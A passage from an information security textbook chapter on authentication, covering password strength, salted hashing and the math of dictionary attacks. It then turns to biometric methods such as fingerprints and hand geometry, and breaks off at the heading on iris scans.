Authentication is the process of determining whether a user (or other entity) should be allowed access to a system. In this chapter, our focus is on the methods used by humans to authenticate to local machines. Another type of authentication problem arises when the authentication information must be passed over a network. While it might seem that these two authentication problems are closely related, in fact, they are almost completely different. When networks are involved, authentication must rely on security protocols. We'll defer our discussion of protocols to Chapters 9 and 10.

Authenticated users are allowed access to system resources. However, an authenticated user is generally not given carte blanche access to all system resources. For example, we might only allow a privileged user—such as an administrator—to install software on a system. How do we restrict the actions of authenticated users? This is the field of authorization, which is covered in the next chapter.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

Note that authentication is a binary decision—access is granted or it is not—while authorization is all about a more fine-grained set of restrictions on access to various system resources. These two aspects of access control can be nicely summarized as follows:

- Authentication: Are you who you say you are?[1]
- Authorization: Are you allowed to do that?

In security, terminology is far from standardized. In particular, the term access control is often used as a synonym for authorization. However, in our usage, the term is more broadly defined, with both authentication and authorization falling under the heading of access control.

6.2 Authentication Methods

In this chapter we address various methods that are commonly used to authenticate a human to a machine. That is, we want to convince a dumb machine that someone or something claiming to be Alice is indeed Alice and not, say, Trudy. That is, we want to answer the question, "Are you who you say you are?" Of course, we'd like to do this in as secure manner as possible.

A human can be authenticated to a machine based on any of the following "somethings" [3]:

- Something you know
- Something you have
- Something you are

A password is an example of "something you know." We'll spend quite a bit of time and effort discussing passwords. In the process, it will become clear that passwords represent a weak link in many modern information systems. This naturally leads to a search for more secure authentication techniques.

An example of "something you have" is an ATM card. Today, a smartphone often serves in the role of something you have. The "something you are" category is synonymous with the field of biometrics. For example, a thumbprint biometric is often used for authentication on handheld devices. Another popular biometric is facial recognition. We'll discuss a few examples of biometric methods later in this chapter, although there are many others.

Additional "somethings" are sometimes proposed. For example, a wireless access point might authenticate a user based on the fact that the user pushes a button on the device. This shows that the user has physical access to the device, and could be viewed as authentication by "something you do." In any case, we'll limit our attention to the three "somethings" listed above. First on the agenda are passwords.

[1] Try saying that three times, fast.

6.3 Passwords

Your password must be at least 18770 characters
and cannot repeat any of your previous 30689 passwords.
— Microsoft Knowledge Base Article 276304

An ideal password is something that you know, something that a computer can verify that you know, and something nobody else can guess—even with access to unlimited computing resources. We'll see that in practice it's difficult to even come close to this ideal.

Undoubtedly you are familiar with passwords. It's virtually impossible to use a computer system today without accumulating a significant number of passwords. You probably log into your computer by entering a username and password, in which case you have obviously used a password. In addition, many other things that we don't call "passwords" act as passwords. For example, the PIN number used with an ATM card or to unlock a smartphone is, in effect, a password. And if you forget your password, a user-friendly website might authenticate you based on your social security number, your mother's maiden name, your date of birth, your shoe size, or some other "secret" information, in which case, these things are acting as passwords. One problem with such passwords is that they are often not the least bit secret.

If left to their own devices, users tend to select weak passwords, which makes password cracking surprisingly easy. In fact, we'll provide some basic mathematical arguments to show that it's inherently difficult to achieve security via passwords.

From a security perspective, it might be tempting to use randomly generated cryptographic keys instead of passwords. The work of cracking such a "password" would be equivalent to an exhaustive key search, in which case our passwords could possibly be as strong as our cryptography. The problem with such an approach is that humans must remember their passwords and we're not good at remembering randomly selected bits.

We're getting ahead of ourselves. Before discussing the numerous problems with passwords, we need to consider why passwords are so popular. That is, why is authentication based on "something you know" so much more popular than the more secure "somethings" (i.e., "something you have" and "something you are")? The answer, as always, is money,[2] and secondarily, convenience. Passwords are free, while most other forms of authentication cost money. Also, it's more convenient for an overworked system administrator to reset a password than to provide a user with a new face or thumb, or even a new smartphone.

[2]Students claim that when your Socratic author asks a question in his security class, the correct answer is invariably either "money" or "it depends."

6.3.1 Keys Versus Passwords

Let's begin by comparing keys to passwords. Suppose that Trudy wants to break a ciphertext message that was encrypted with a symmetric cipher that uses a 64-bit key. Assuming that the key was chosen at random and there is no shortcut attack, Trudy must try 2^{63} keys, on average, before she expects to find the correct key.

Now, suppose that Trudy wants to guess Alice's password, which is known to be eight characters long, with 256 possible choices for each character. Then there are $256^8 = 2^{64}$ possible passwords. At first glance, cracking such a password might appear to be equivalent to the key search problem. However, users don't select passwords at random, because they must remember their passwords. As a result, a user is far more likely to choose something easy to remember, like

`Frank012`

rather than, say,

`kf&Y3!aE`

Consequently, Trudy can make far fewer than 2^{63} guesses and have a high probability of successfully cracking a password. A carefully selected dictionary of, say, $2^{30} \approx 10^9$ passwords would likely give Trudy a non-negligible probability of cracking any given password. On the other hand, if Trudy attempted to find a randomly generated 64-bit key by trying only 2^{30} possible keys, her chance of success would be a mere $2^{30}/2^{64} = 1/2^{34}$, or less than 1 in 16 billion—regardless of which subset of 2^{30} keys she selects. The bottom line is that the non-randomness of password selection is the root cause of the inherent weakness of passwords.

6.3.2 Choosing Passwords

Not all passwords are created equal. For example, everyone would probably agree that the passwords

`Frank`, `Pikachu`, `incorrect`, `10252010`, `AustinStamp`

are weak, especially if your name happens to be Frank or Austin Stamp, or your birthday is on 25 October 2010.

Security often rests on passwords and, consequently, users should have passwords that are difficult to guess. However, users must be able to remember their passwords. With that in mind, consider the following passwords:

- `jfIej(43j-EmmL+y`
- `09864376537263`
- `FS&7Yago`
- `servenoterampartoriginal`

The first password, `jfIej(43j-EmmL+y`, would certainly be difficult for Trudy to guess, but it would also seem to be difficult for Alice to remember. Such a password is likely to end up on the proverbial post-it note, stuck to the front of Alice's computer. This could make Trudy's job much easier than if Alice had selected a "less secure" password.

The second password on the list above is also probably too much for most users to remember. Even the highly trained U.S. military personal responsible for launching nuclear missiles are only required to remember 12-digit codes.

The password, `FS&7Yago`, might appear to reside in the difficult to guess, but too difficult to remember category. However, there is a trick to help the user remember it—it's based on a passphrase. That is, `FS&7Yago` is derived from the phrase "four score and seven years ago." Consequently, this password should be relatively easy for Alice to remember, and yet relatively difficult for Trudy to guess.

The final password on the list, `servenoterampartoriginal`, consists of four randomly selected words. A long passphrase such as this—without any requirement for special characters, upper-case, and so on—is currently recommended as the best practice for selecting a password [49, 76].

An interesting password experiment is described in [3]. Users were divided into three groups, and given the following advice regarding password selection:

- Group A — Select passwords consisting of at least six characters, with at least one non-letter. This represents typical password selection advice.
- Group B — Select passwords based on passphrases.
- Group C — Select passwords consisting of eight randomly selected characters.

The experimenters tried to crack the resulting passwords for each of the three groups. The results were as follows:

- Group A — About 30% of passwords were easy to crack. Users in this group found their passwords easy to remember.
- Group B — About 10% of the passwords were cracked, and, as with users in Group A, users in this group found their passwords easy to remember.
- Group C — About 10% of the passwords were cracked. Not surprisingly, the users in this group found their passwords difficult to remember.

Passphrases clearly provide the best results from among the options tested.

This password experiment also demonstrated that user compliance is hard to achieve. In each of groups A, B, and C, about one-third of the users did not comply with the instructions. Assuming that non-compliant users tend to select passwords similar to Group A, about one-third of these passwords would

be easy to crack. This implies that nearly 10% of user-selected passwords are likely to be easy to crack, regardless of the advice given.

In the real world, password cracking might be even easier than the numbers in the previous paragraph indicate. For example, the LostMyPass website provides a free online service where they test 3,000,000 “weak” passwords. They claim this free service recovers passwords in 22% of cases, and the scan only takes about two minutes to complete. In case the free password recovery fails, LostMyPass also offer a non-free “strong pass recovery” option that tests more than 20 billion passwords, for which they claim a 61% success rate. As of this writing, the cost of this option is “from $29”, and the fee is only charged if the password is successfully recovered.

In some situations, it makes sense to assign passwords, and if this is the case, noncompliance with the password policy is a non-issue. The trade-off is that users are likely to have a harder time remembering assigned passwords as compared to passwords they select themselves.

Again, if users are allowed to choose passwords, then the best advice is to choose a long passphrase based on words. In addition, system administrators should use a password-cracking tool to test for weak passwords, since attackers certainly will.

It is also sometimes suggested that periodic password changes should be required. However, users can be very clever at avoiding such requirements, invariably to the detriment of security. For example, Alice might simply “change” her password without changing it. In response to such users, the system could remember, say, five previous passwords. But a clever user like Alice will soon learn that she can cycle through five password changes and then reset her password to its original value. Or, if Alice is required to choose a new password each month she might select, say, `frank01` in January, `frank02` in February, and so on. For reasons such as this, NIST no longer recommends routine periodic password changes [49]. In any case, forcing reluctant users to choose reasonably strong passwords is not entirely straightforward, at least in part because users want to use their favorite password.

6.3.3 Attacking Systems via Passwords

Suppose that Trudy is an outsider, in the sense that she has no access to a particular system. An attack path for Trudy would be

$$\text{outsider} \longrightarrow \text{normal user} \longrightarrow \text{administrator.}$$

That is, Trudy will initially seek access to any account on the system and then attempt to upgrade her level of privilege. In this scenario, one weak password on a system—or in the extreme, one weak password on an entire network—could be enough for the first stage of the attack to succeed. It follows that one weak password may be one too many.

Another interesting issue concerns the proper response when password cracking is suspected. For example, a system might lock users out after three bad passwords attempts. If this is the case, how long should the system lock? Five seconds? Five minutes? Until the administrator manually resets the service? Five seconds might be insufficient to deter an automated attack. If it takes more than five seconds for Trudy to make three password guesses for every user on the system, then she could simply cycle through all accounts, making three guesses on each. By the time she returns to a particular user's account, more than five seconds will have elapsed and she will be able to make three more guesses without any delay. On the other hand, five minutes might open the door to a denial of service attack, where Trudy is able to lock accounts indefinitely by periodically making three password guesses on an account. The correct answer to this dilemma is not readily apparent.

6.3.4 Password Verification

Next, we consider the important issue of verifying that a password is correct. For a computer to determine the validity of a password, it must have something to compare against. That is, the computer must have access to the correct password in some form. But it's probably a bad idea to simply store the actual passwords in a file, since this would be a prime target for Trudy. Here, as in many other areas in information security, cryptography provides a sound solution.

It might be tempting to encrypt the password file with a symmetric key. However, to verify passwords, the file must be decrypted, so the decryption key must be as accessible as the file itself. Consequently, if Trudy can steal the password file, she can probably steal the key as well. Consequently, encryption is of little value here.

So, instead of storing raw passwords in a file or encrypting the password file, it's far better to store hashed passwords. For example, if Alice's password is `servenoterampartoriginal`, we could store

$$y = h(\texttt{servenoterampartoriginal})$$

in a file, where h is a secure cryptographic hash function. Then when someone claiming to be Alice enters a password x, it is hashed and compared to y, and if $y = h(x)$ then the entered password is assumed to be correct and the user is authenticated.

The advantage of hashing passwords is that if Trudy obtains the password file, she does not obtain the actual passwords—instead she only has the hashed passwords. Note that we are relying on the one-way property of cryptographic hash functions to protect the passwords. Of course, if Trudy knows the hash value y, she can conduct a forward search attack by guessing likely passwords x until she finds an x for which $y = h(x)$, at which point she

will have cracked the password. But at least Trudy has work to do after she has obtained the password file.

Suppose Trudy has a dictionary containing N common passwords, say,

$$d_0, d_1, d_2, \ldots, d_{N-1}.$$

Then she could precompute the hash of each password in the dictionary,

$$y_0 = h(d_0), y_1 = h(d_1), \ldots, y_{N-1} = h(d_{N-1}).$$

Now if Trudy gets access to a password file containing hashed passwords, she only needs to compare the entries in the password file to the entries in her precomputed dictionary of hashes. Furthermore, the precomputed dictionary could be reused for any other password file, thereby saving Trudy the work of recomputing the hashes. And if Trudy is feeling particularly generous, she could post her dictionary of common passwords and their corresponding hashes online, saving all other attackers the work of computing these hashes. From the good guy's point of view, this is a bad thing, since the work of computing the hashes has been largely negated. Can we prevent this attack, or at least make Trudy's job more difficult?

Recall that to prevent a forward search attack on public key encryption, we append random bits to the message before encrypting. We can accomplish a similar effect with passwords by appending a non-secret random value, known as a salt, to each password before hashing. A password salt is analogous to the initialization vector, or IV, in, say, cipher block chaining (CBC) mode encryption. An IV is a non-secret value that causes identical plaintext blocks to encrypt to different ciphertext values, while a salt is a non-secret value that causes identical passwords to hash to different values.

Let p be a users new password. We generate a random salt value s and compute $y = h(p, s)$ and store the pair (s, y) in the password file. The salt s is no more secret than the hash value itself.

To verify an entered password x, we retrieve (s, y) from the password file, compute $h(x, s)$, and compare this result with the stored value y. We see that salted password verification is just as easy as it was in the unsalted case. But, Trudy's job has become much more difficult. Suppose Alice's password is hashed with salt value s_a and Bob's password is hashed with salt value s_b. Then, to test Alice's password using her dictionary of common passwords, Trudy must compute the hash of each word in her dictionary with salt value s_a, but to attack Bob's password, Trudy must recompute the hashes using salt value s_b. For a password file with N users, Trudy's work has just increased by a factor of N, and a precomputed file of hashed passwords is no longer useful. Trudy can't be pleased with this turn of events.[3]

[3]Salting password hashes is as close to a free lunch as you'll ever get in information security. Could it be that this deep connection with lunch is why it's called a "salt"?

6.3.5 Math of Password Cracking

Now we'll take a look at the math behind password cracking. Throughout this section, we'll assume that all passwords are eight characters in length and that there are 128 choices for each character, which implies there are

$$128^8 = 2^{56}$$

possible passwords. We'll also assume that passwords are stored in a password file that contains 2^{10} hashed passwords, and that Trudy has a dictionary of 2^{20} common passwords. From experience, Trudy expects that any given password will appear in her dictionary with a probability of about 1/4. Also, work is measured by the number of hashes computed. Note that comparisons are free—only hash calculations count as work.

Under these assumptions, we'll determine the probability of successfully cracking a password in each of four distinct scenarios. First, we consider the case where Trudy wants to determine Alice's password, and we assume Trudy does not use her dictionary of likely passwords. Second, Trudy again wants to determine Alice's password, and Trudy does make use of her dictionary of common passwords. For our third case, Trudy will be satisfied to crack any password in the password file, and in this case Trudy does not use her dictionary. Finally, Trudy wants to recover any password in the hashed password file, and she uses her dictionary. In each case, we'll consider both salted and unsalted passwords. We label these scenarios as Case I through Case IV.

6.3.5.1 Case I

Trudy has decided that she wants to crack Alice's password. Trudy, who is somewhat absent-minded, has forgotten that she has a password dictionary available. Without a dictionary of common passwords, Trudy has no choice other than a brute force approach. This is equivalent to an exhaustive key search, and hence the expected work is

$$2^{56}/2 = 2^{55}.$$

The result here is the same whether the passwords are salted or not, unless someone has precomputed, sorted, and stored the hashes of all possible passwords. If the hashes of all passwords are already known, then in the unsalted case, there is no work at all—Trudy simply looks up the hash value and finds the corresponding password. But, if the passwords are salted, there is no benefit for Trudy in having the (unsalted) password hashes. In any case, precomputing all possible password hashes is a great deal of work, so for the remainder of this discussion, we'll assume it is infeasible to do so.

6.3.5.2 Case II

Trudy again wants to recover Alice's password, and this time she is going to use her dictionary of common passwords. With probability 1/4, Alice's

password is in Trudy's dictionary. Suppose the passwords are salted. Furthermore, suppose Alice's password is in Trudy's dictionary. Then Trudy would expect to find Alice's password after hashing half of the words in the dictionary, that is, after 2^{19} tries. With probability 3/4 the password is not in the dictionary, in which case Trudy expects to find it after about 2^{55} tries. Combining these cases gives Trudy an expected work of

$$\frac{1}{4}\left(2^{19}\right) + \frac{3}{4}\left(2^{55}\right) \approx 2^{54.6}.$$

The expected work here is almost the same as in Case I, where Trudy did not use her dictionary. However, in practice, Trudy could simply try all the words in her dictionary and quit if she did not find Alice's password. Then the work would be at most 2^{20}, and the probability of success would be 1/4.

If the passwords are unsalted, Trudy could precompute the hashes of all 2^{20} passwords in her dictionary. Then this small one-time work could be amortized over the number of times that Trudy uses this attack. That is, the larger the number of attacks, the smaller the average work per attack.

6.3.5.3 Case III

In this case, Trudy will be satisfied to determine any of the 1024 passwords in the hashed password file. Trudy has again forgotten about her password dictionary.

Let $y_0, y_1, \ldots, y_{1023}$ be the password hashes. We'll assume that all 2^{10} passwords in the file are distinct. Let $p_0, p_1, \ldots, p_{2^{56}-1}$ be a list of all 2^{56} possible passwords. As in the brute force case, Trudy needs to make 2^{55} distinct comparisons before she expects to find a match.

If the passwords are not salted, then Trudy can first compute $h(p_0)$ and compare it with each y_i, for $i = 0, 1, 2, \ldots, 1023$. Next, she computes $h(p_1)$ and compares it with all y_i and so on. The point here is that each hash computation provides Trudy with 2^{10} comparisons. Since work is measured in terms of hashes, not comparisons, and 2^{55} comparisons are needed, the expected work is

$$2^{55}/2^{10} = 2^{45}.$$

Now suppose the passwords in the file are salted. Let s_i denote the salt value corresponding to hash password y_i. Then Trudy begins by computing $h(p_0, s_0)$ and comparing it with y_0. Next, she computes $h(p_0, s_1)$ and compares it with y_1, then she computes $h(p_0, s_2)$ and compares it with y_2, and she continues in this manner up to $h(p_0, s_{1023})$. Trudy must then repeat this entire process with password p_1 in place of p_0, and then with password p_2 and so on. The bottom line is that each hash computation only yields one comparison and consequently the expected work is 2^{55}, which is the same as in Case I above.

This case illustrates the benefit of salting passwords. However, Trudy has not made use of her password dictionary, which is unrealistic.

6.3.5.4 Case IV

As our final math of password cracking case, we assume that Trudy will be satisfied to recover any one of the 1024 passwords in the hashed password file, and that she will make use of her password dictionary. First, note that the probability that at least one of the 1024 passwords in the hashed password file appears in Trudy's dictionary is

$$1 - \left(\frac{3}{4}\right)^{1024} \approx 1.$$

Therefore, we can safely assume that at least one password from the file is in Trudy's dictionary.

If the passwords are not salted, then Trudy could simply hash all passwords in her dictionary and compare the results to all 1024 hashes in the password file. Since we are certain that at least one of these passwords is in the dictionary, Trudy's work is 2^{20}, and she is assured of finding at least one password. However, if Trudy is a little more clever, she can reduce this already meager work factor.

Again, we can safely assume that at least one of the passwords is in Trudy's dictionary. Consequently, Trudy only needs to make about 2^{19} comparisons—half the size of her dictionary—before she expects to find a password. As in Case III, each hash computation yields 2^{10} comparisons, so the expected work is only

$$2^{19}/2^{10} = 2^9.$$

Finally, note that in this unsalted case, if the hashes of the dictionary passwords have been precomputed, no additional work is required to recover one (or more) passwords. That is, Trudy simply compares the hashes in the file to the hashes of her dictionary passwords and, in the process, she recovers any passwords that appear in her dictionary.

Now we consider the most realistic case, where Trudy has a dictionary of common passwords, she will be happy to recover any password from the password file, and the passwords in the file are salted. We let $y_0, y_1, \ldots, y_{1023}$ be the password hashes and $s_0, s_1, \ldots, s_{1023}$ the corresponding salts. Also, let $d_0, d_1, \ldots, d_{2^{20}-1}$ be Trudy's password dictionary words. Trudy first computes $h(d_0, s_0)$ and compares it to y_0, then she computes $h(d_1, s_0)$ and compares it to y_0, then she computes $h(d_2, s_0)$ and compares it to y_0, and so on. That is, Trudy first compares y_0 to all of her hashed dictionary words. Of course, she must use salt s_0 for these hashes. If she does not recover the password for y_0, then she repeats the process using y_1 and s_1, and so on.

If y_0 is in the dictionary (which has a probability of 1/4), Trudy expects to find it after about 2^{19} hashes. On the other hand, if y_0 is not in the dictionary (probability 3/4) Trudy will compute 2^{20} hashes. If Trudy finds y_0 in the dictionary, then she's done; if not, Trudy will have computed 2^{20} hashes

before she moves on to consider y_1. Continuing, we find that the expected work is approximately

$$\frac{1}{4}\Big(2^{19}\Big) + \frac{3}{4}\cdot\frac{1}{4}\Big(2^{20}+2^{19}\Big) + \left(\frac{3}{4}\right)^2\frac{1}{4}\Big(2\cdot 2^{20}+2^{19}\Big) + \cdots + \left(\frac{3}{4}\right)^{1023}\frac{1}{4}\Big(1023\cdot 2^{20}+2^{19}\Big) < 2^{22}.$$

This is disappointing, since it shows that, for very little work, Trudy can expect to crack at least one password.

It can be shown (see Problems 17 and 18) that, under reasonable assumptions, the work needed to crack a (salted) password is approximately equal to the size of the dictionary divided by the probability that a given password is in the dictionary. In the example here, the size of the dictionary is 2^{20} while the probability of finding a password is $1/4$. So, the expected work should be about

$$\frac{2^{20}}{1/4} = 2^{22}$$

which is consistent with the calculation above. Note that this approximation implies that we can increase Trudy's work by forcing her to have a larger dictionary or by decreasing her probability of success (or both), which makes intuitive sense. Of course, the obvious way to accomplish this is to choose passwords that are harder to guess.

6.3.5.5 Bottom Line on Password Cracking

The inescapable conclusion is that password cracking is too easy, particularly in situations where one weak password is sufficient to break the security of an entire system. Unfortunately, with respect to passwords, the numbers strongly favor the bad guys.

However, there is one additional "loophole" that the good guys can exploit. Recall that when cracking passwords, we define work in terms of the number of hashes computed. In cryptography we usually want to use the most efficient possible algorithms. But, suppose we instead use a very inefficient (i.e., slow) algorithm to hash passwords. Then the work factor—in terms of the number of hashes computed—is unchanged, but the time required to crack passwords grows in direct proportion to the slowness of the hash function. And even if we use a hashing scheme that is orders of magnitude slower than, say, SHA-3, it will still only take a fraction of a second to hash one specific putative password, which will yield no noticeable effect when verifying a password. Yet, when Trudy attempts to crack passwords, she will typically need to compute large numbers of hashes, and the time factor might grow to the point where it is infeasible to attack reasonably well-chosen passwords. This topic is further explored in Problem 19, which is based on the infamous Ashley Madison password cracking case [48].

6.3.6 Other Password Issues

As bad as it is, password cracking is only the tip of the iceberg when it comes to problems with passwords. Today, most users need multiple passwords, but users can't (or won't) remember a large number of passwords. This results in a significant amount of password reuse, and any password is only as secure as the least secure place it's used. If Trudy finds one of your passwords, she would be wise to try it (and slight variations of it) in other places where you use a password.

Social engineering is also a major concern with passwords.[4] For example, if someone calls you, claiming to be a system administrator who needs your password to correct a problem with your account, would you give away your password? According to [8], 34% of users gave away their password when asked, and the number increased to 70% when they were offered a candy bar as an incentive.

Keystroke logging software and similar spyware are also serious threats to password-based security. The failure to change default passwords is a major source of attacks as well.

An interesting question to consider is, who suffers from bad passwords? The answer is that it depends. If you choose your birthday for your ATM PIN number, only you stand to lose.[5] On the other hand, if you choose a weak password at work, the entire company stands to lose. This explains why banks usually let users choose any PIN number they desire for their ATM cards, but companies generally try to force users to select reasonably strong passwords.

There are many popular password cracking tools including L0phtCrack (for Windows) and John the Ripper (for Unix). These tools come with preconfigured dictionaries, and it is easy to produce customized dictionaries. These are good examples of the types of tools that are available to hackers.[6] Since virtually no skill is required to leverage these powerful tools, the door to password cracking is open to all, regardless of ability.

[4]Actually, social engineering is a major concern in all aspects of information security where humans play a role. Your all-too-human author heard a talk about penetration testing, where the tester was paid to probe the security of a major corporation. The tester lied and forged a (non-digital) signature to gain entry into corporate headquarters, where he posed as a system administrator trainee. Secretaries and other employees were more than happy to accept "help" from this fake SA trainee. As a result, the tester claimed to have obtained almost all of the company's intellectual property (including such sensitive information as the design of nuclear power plants) within two days. This attack consisted almost entirely of social engineering.

[5]Perhaps the bank will lose too, but only if you live in the United States and you have a very good lawyer.

[6]Virtually every hacker tool has legitimate uses. For example, password cracking tools are valuable for system administrators, since they can use such tools to test the strength of the passwords on their system.

Passwords are one of the most serious real-world security problems today, and this is unlikely to change any time soon. The bad guys have the advantages when it comes to passwords. In the next section, we'll look at biometrics, which provide a way to avoid the multitude of problems with passwords.

6.4 Biometrics

You have all the characteristics of a popular politician:
a horrible voice, bad breeding, and a vulgar manner.
— Aristophanes

Biometrics represent the "something you are" method of authentication or, as Schneier so aptly puts it, "you are your key." There are many different types of biometrics, including such long-established methods as fingerprints. Biometrics based on speech recognition, facial recognition, gait (walking) recognition, and even a digital doggie (odor recognition) have been developed. Biometrics are a very active area of research.

In the information security arena, biometrics are seen as a more secure alternative to passwords. For biometrics to be a practical replacement for passwords, cheap and reliable systems are needed. Today, usable biometric systems exist, including smartphones that use fingerprint authentication, palm print systems for secure entry into restricted facilities, the use of fingerprints to unlock car doors, and so on. But given the potential of biometrics—and the well-known weaknesses of password-based authentication—it's perhaps surprising that biometrics are not more widely used.

An ideal biometric would satisfy all of the following:

- Universal — A biometric should apply to virtually everyone. In reality, no biometric applies to everyone. For example, a small percentage of people do not have readable fingerprints.
- Distinguishing — A biometric should distinguish with virtual certainty. In reality, we can't hope for 100% certainty, although, in principle, some methods can distinguish with extremely low error rates.
- Permanent — Ideally, the physical characteristic being measured should never change. In practice, it's sufficient if the characteristic remains stable over a reasonably long period of time.
- Collectable — The physical characteristic should be easy to collect without any potential to cause harm to the subject. In practice, collectability often depends heavily on whether the subject is cooperative or not.
- Reliable, robust, and user-friendly — These are some of many possible additional real-world considerations for a practical biometric system.

Biometrics are also applied in various identification problems. In the identification problem we are trying to answer the question "Who are you?" while for the authentication problem, we want to answer the question, "Are you who you say you are?" That is, in identification, the goal is to identify the subject from a list of many possible subjects. This occurs, for example, when a suspicious fingerprint from a crime scene is sent to the FBI for comparison with the millions of fingerprints currently on file.

In the identification problem, the comparison is one-to-many, whereas for authentication, the comparison is one-to-one. For example, if someone claiming to be Alice uses a thumbprint mouse biometric, the captured thumbprint image is only compared with the stored thumbprint of Alice. The identification problem is inherently more difficult and subject to a much higher error rate due to the larger number of comparisons that must be made. That is, each comparison carries with it a probability of an error, so the more comparisons required, the higher the error rate.

There are two phases to a biometric system. First, there is an enrollment phase, where subjects have their biometric information gathered and entered into a database. Typically, during this phase very careful measurement of the pertinent physical information is required. Since this is one-time work (per subject), it's acceptable if the process is slow and multiple measurements are required. In some fielded systems, enrollment has proven to be a weak point since it may be difficult to obtain results that are comparable to those obtained under laboratory conditions.

The second phase in a biometric system is the recognition phase. This occurs when the biometric detection system is used in practice to determine whether (for the authentication problem) to authenticate the user or not. This phase must be quick, simple, and accurate.

We'll assume that authentication subjects are cooperative, that is, they're willing to have the appropriate physical characteristic measured. This is a reasonable assumption, since authentication is desired by the person being authenticated.

For the identification problem, it is often the case that subjects are uncooperative. For example, consider facial recognition systems, which are used by Las Vegas casinos to detect known cheaters and have also been proposed for use to detect terrorists in airports, for example.[7] In such cases, the enrollment conditions may be far from ideal, and in the recognition phase, the subjects are certainly uncooperative as they will likely do everything possible to avoid detection. Of course, uncooperative subjects can only serve to make the underlying biometric problem more difficult. For the remainder of this discussion, we'll focus on the authentication problem and, as mentioned above, we'll assume that the subjects are cooperative.

[7]Apparently, terrorists are welcome in casinos, as long as they don't cheat.

6.4.1 Types of Errors

There are two types of errors that can occur in biometric recognition. Suppose that Trudy poses as Alice and the system mistakenly authenticates Trudy as Alice. The rate at which such mis-authentication occurs is the fraud rate. On the other hand, suppose that Alice tries to authenticate as herself, but the system fails to authenticate her. The rate at which this type of error occurs is the insult rate [3].

For any biometric, we can decrease the fraud or insult rate at the expense of the other. For example, if we require a 99% voiceprint match, then we can obtain a low fraud rate, but the insult rate will be high, since a speaker's voice will naturally change slightly from time to time. On the other hand, if we set the threshold at a 30% voiceprint match, the fraud rate will likely be high, but the system will have a low insult rate.

As the name suggests, the equal error rate occurs when the parameters of the system are set so that the fraud and insult rates are the same. Although we would probably not field a system with the fraud rate equal to the insult rate, the equal error rate is a useful quantitative measure for comparing different biometric systems.

6.4.2 Biometric Examples

In this section, we'll briefly discuss three common biometrics. First, we'll consider fingerprints, which, in spite of their long history, are relative newcomers in computing applications. Then we'll discuss palm prints and iris scans.


6.4.2.1 Fingerprints

Fingerprints were used in ancient China as a form of signature, and they have served a similar purpose at other times in history. But the use of fingerprints as a scientific form of identification is a much more recent phenomenon.

In 1798, J. C. Mayer suggested that fingerprints might be unique. In 1823, Johannes Evangelist Purkinje discussed nine fingerprint patterns, but this work was a biological treatise and he did not suggest using fingerprints as a form of identification. The first modern use of fingerprints for identification occurred in 1858 in India, when Sir William Hershel used palm prints and fingerprints as signatures on contracts.

In 1880, Dr. Henry Faulds published an article in *Nature* that discussed the use of fingerprints for identification purposes. In Mark Twain's *Life on the Mississippi*, which was published in 1883, a murderer is identified by a fingerprint. However, the widespread use of fingerprinting only became possible in 1892 when Sir Francis Galton developed a classification system based on "minutia" that enabled efficient searching. Galton also verified that fingerprints do not change over time.

Examples of the different types of minutia in Galton's classification system appear in Figure 6.1. Galton's system allowed for an efficient solution to the identification problem in the pre-computer era.[8]



(a) Loop (b) Whorl (c) Arch

Figure 6.1 Examples of Galton's minutia

Today, fingerprints are routinely used for identification, particularly in criminal cases. It is interesting to note that the standard for determining a match varies widely. For example, in Britain fingerprints must match in 16 "points," whereas in the United States, no fixed number of points are required to match.[9]

A modern fingerprint biometric works by first capturing an image of the fingerprint. The image is then enhanced using various image-processing techniques, and various points are identified and extracted from the enhanced image. Examples of such points are given in Figure 6.2.

The points extracted by the biometric system are compared in a manner that is somewhat analogous to the manual analysis of fingerprints. For authentication, if the user claims to be Alice, then the extracted points are compared with the Alice's stored information, which was previously captured during the enrollment phase. The system then determines whether a statistical match occurs, based on a predetermined level of confidence.


6.4.2.2 Hand Geometry

Another interesting biometric is based on hand geometry, and is particularly well-suited for entry into secure facilities. In this system, the shape of the hand is carefully measured.[10] The paper [104] describes 16 such measurements, including the length and width of fingers, width of the palm, thickness

[8] Fingerprints were classified into one of 1024 "bins." Then, given a fingerprint from an unknown subject, a binary search based on the minutia quickly focused the effort of matching the print on one of these bins. Consequently, only a small subset of recorded fingerprints needed to be carefully compared to the unknown fingerprint.

[9] This is a fine example of the way that the U.S. generously ensures full employment for lawyers—they can always argue about whether fingerprint evidence is admissible or not.

[10] Note that palm print systems do not read your palm. For that, you'll have to see your local chiromancer.



(a) Original Fingerprint (b) Some Minutia

Figure 6.2 Extracting minutia

of the hand, and so on. Human hands are not nearly as unique as fingerprints, but hand geometry is easy and quick to measure, while being sufficiently robust for many authentication uses. Hand geometry would not be suitable for identification, since the number of false matches would be high.

One advantage of hand geometry systems is that they are fast, taking less than one minute in the enrollment phase and less than five seconds in the recognition phase. Another advantage is that human hands are symmetric, so if the enrolled hand is, say, in a cast, the other hand can be used by placing it palm side up. Some disadvantages of hand geometry include that it cannot be used on the young or the very old, and, as we'll discuss in a moment, such systems have relatively high equal error rates.

6.4.2.3 Iris Scan

